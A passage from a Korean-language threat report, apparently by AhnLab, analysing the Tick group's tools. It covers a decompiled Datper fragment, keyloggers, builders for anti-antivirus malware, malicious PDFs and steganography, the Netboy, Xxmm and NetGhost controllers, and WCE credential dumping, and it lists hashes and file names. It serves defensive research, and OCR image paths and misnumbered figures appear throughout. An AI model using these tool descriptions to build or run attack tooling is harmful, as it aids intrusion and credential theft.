  unsigned int v3; // [esp-Ch] [ebp-24h]
  int v4; // [esp+4h] [ebp-14h]
  int savedregs; // [esp+18h] [ebp+0h]

  v4 = 0;
  sub_405870();
  v3 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v3);
  unk_4161AC += 417234910;
  unk_4161AC -= 1635103131;
  unk_4161AC -= 205798363;
  unk_4161AC -= 727338489;
  unk_4161AC += 263591107;
  unk_4161AC -= 586380791;
  sub_4067F8(v0, &v4, v3, &loc_411173, &savedregs);
  sub_4049B8(v1, v4);
  *off_412894 = 1;
  *off_412840 = 1;
  *off_412840 = 1;
  sub_40EA90(v2);
  __writefsdword(0, v3);
  sub_40465C(&loc_41117A);
  sub_404434();
}
```

[그림 16] Datper (c7323e635841980e38129b3a5a90b0da)

Datper 변형에 감염된 일부 시스템에서는 키로거(7f98ff2b6648bd4fe2fc1503fc56b46d)나 미미카츠(b108df0bd168684f27b6bddea737535e)가 발견되었다.

[11] https://securelist.com/old-malware-tricks-to-bypass-detection-in-the-age-of-big-data/78010/

[12] https://blogs.jpcert.or.jp/en/2017/08/detecting-datper-malware-from-proxy-logs.html

[13] https://blogs.jpcert.or.jp/ja/2019/02/tick-activity.html

3. 키로거(Keylogger)


3.1) keyll.exe

2011년 4월과 5월 사이 Daserf에 감염된 일부 시스템들에서 keyll.exe라는 파일명을 가진 키로거(d34241f92bf138d48d5bac82c46ffafe)가 발견되었다. 이 키로거가 실행되면 c:₩windows₩log.txt 파일에 사용자가 입력하는 키 내용이 저장된다.

[그림 17] 2011년 키로거 문자열

3.2) apphelp.dll (k6.dll, linkinfo.dll)

2017년과 2018년에 Bisodown이나 Datper에 감염된 시스템들에서 또 다른 키로거(7f98ff2b6648bd4fe2fc1503fc56b46d)가 발견되었다. 감염된 시스템에서 발견된 키로거의 파일 이름은 apphelp.dll, k6.dll, linkinfo.dll 등이며 약 40-50 킬로바이트 길이를 갖고 있다.



[그림 18] 2017년 키로거 문자열 (7f98ff2b6648bd4fe2fc1503fc56b46d)


주요 공격 도구 분석

안랩은 틱 그룹이 보유한 다양한 공격 도구를 확인했다. 이들 도구 중 일부는 실제 공격에 사용됐다.

1. 빌더(Builder)

1.1) Anti-AV

Anti 1.0(ed4234b23043e41ea20ed01cd028d4b4)은 국내에서 널리 사용되는 국산 백신(Anti-virus) 프로그램을 공격하는 악성코드를 생성하는 도구이다.



[그림 19] 국산 백신 프로그램 공격 프로그램 생성기

이 도구를 이용해 생성된 악성코드는 국산 백신 프로그램을 공격하는 프로그램을 생성한다(59423b2297242ce272a94b10a2ff82c1, 67d05b5bd5f4f1cbaf573648f2312846).


[그림 20] 국산 백신 프로그램 공격 코드의 문자열

2011년 5월부터 7월까지 다수의 변형이 제작되었다. 이들 악성코드는 다음과 같은 PDB 정보를 갖고 있다.

```
f:₩driver₩antiv₩objfre_wxp_x86₩i386₩anti.pdb
```


1.2) NForce

2011년에 제작된 NForce는 취약점을 공격하는 악성 PDF를 생성하는 프로그램이다.




[그림 21] 악성 PDF 생성기

2010년에 발견된 CheCheCheChe2010 (c411bff01eec6a31d1970863c41a1393)이 NForce의 원형으로 추정된다. 틱 그룹이 이 툴을 사용했는지의 여부는 확인되지 않았다.

[그림 22] 2010년 PDF 생성기


1.3) ShadowDawn

2016년에 발견된 ShadowDawn 빌더는 Xxmm 빌더와 UI가 유사하다. 파일 이름은 wali_build(329274463f3bde525a7d8190a732ca2e)와 shadowDawn(e4f61f03de8cedd07fb38e44858883ce)이며, UI 상의 명칭은 'shadowDawn'으로 동일하다.



[그림 233] 다운로더 생성기


설정을 통해 다운로드 주소와 다운로드 받는 파일의 이름과 경로를 지정할 수 있으며, 클라우드 환경에 대비하기 위한 'anti-Cloud' 기능이 존재한다.



[그림 24] 다운로더 생성기 설정

1.4) xxmm2_steganography

Xxmm 악성코드는 이미지 속에 악의적인 명령을 숨기는 스테가노그래피 기법을 사용하고 있고 있다. 스테가노그래피 내용을 추가해주는 생성기인 xxmm2_steganography.exe (50de060bf16898656317eb97c5c1da03)가 발견되었다.




[그림 25] 스테가노그래피 생성기

2. 콘트롤러(Controller)

2.1) Netboy 콘트롤러

Netboy 악성코드를 생성하고 감염 시스템의 악성코드를 조종 프로그램이다 (08d651877d26f49e55d017d8a147cce8).




[그림 246] Netboy 생성/콘트롤러

이 생성기를 통해 Netboy 악성코드를 생성할 수 있으며, Server.mod (8ec48da5c519219917aca249288dddb5) 파일을 기반으로 설정을 추가해 악성코드를 생성한다.


2.2) Xxmm 콘트롤러

Xxmm의 생성기는 다수의 버전이 존재하는데, 초기 버전은 2014년에 제작되었다. 초기 버전의 파일 이름은 gh0st.exe(a92f17f5ccc7cf378a64ae8f239acd3d)이지만 프로그램 이름은 'xxmm Version 1.0'이다.




[그림 27] Xxmm 1.0 콘트롤러

2015년 2월, xxmm2_build가 발견되었다(a4382f0f311dbe03183a34c931869f81). 관련 정보는 사이버리즌(Cybereason)에서 공개했다.[14] NetShadow.exe, wali_build.exe 등의 파일명을 가진 변형도 존재한다.



[그림 28] Xxmm 생성기

NetShadow(67b2d7bd0fb606beab60f0c16b93b0e7)는 Xxmm과 UI(User Interface)가 거의 흡사하다.




[그림 29] NetShadow

[14] https://www.cybereason.com/blog/labs-shadowwali-new-variant-of-the-xxmm-family-of-backdoors

2.3) NetGhost


넷고스트(NetGhost)는 2014년부터 2017년까지 발견된 악성코드 생성 및 콘트롤러이다. 'Modified From Gh0st 3.6'과 같은 문자열로 미루어 Gh0st을 기반으로 제작되었을 가능성이 있다.



[그림 30] NetGhost


3. WCE (Windows Credentials Editor)

WCE(Windows Credentials Editor)는 윈도우 시스템 계정 정보를 알 수 있는 프로그램이다. 공격자는 2013년에 WCE.EXE(c0ec10a8bd525ba10254b857f406ec36)를 사용했다.




[그림 25] WCE 실행 화면

64비트 WCE(2cd50cb6294045c59212b8e2a5211599)는 2014년에 처음 발견되었다. 2016년 6월에 발견된 64비트 WCE(47e75d87e6a695ce2a6700725a29f025)의 파일명은 wc64.exe였으며, 앞서 살펴본 Gofarer 악성코드에서 발견된 'Heruida Electronic Technology Co., Ltd.'의 인증서로 디지털 서명되었다.



[그림 26] WCE 64비트 실행 화면


GetLSASRVAddr.exe는 Amplia Security의 프로그램으로, 로그온 섹션과 NTLM 정보를 얻기 위해 WCE와 함께 사용된다.



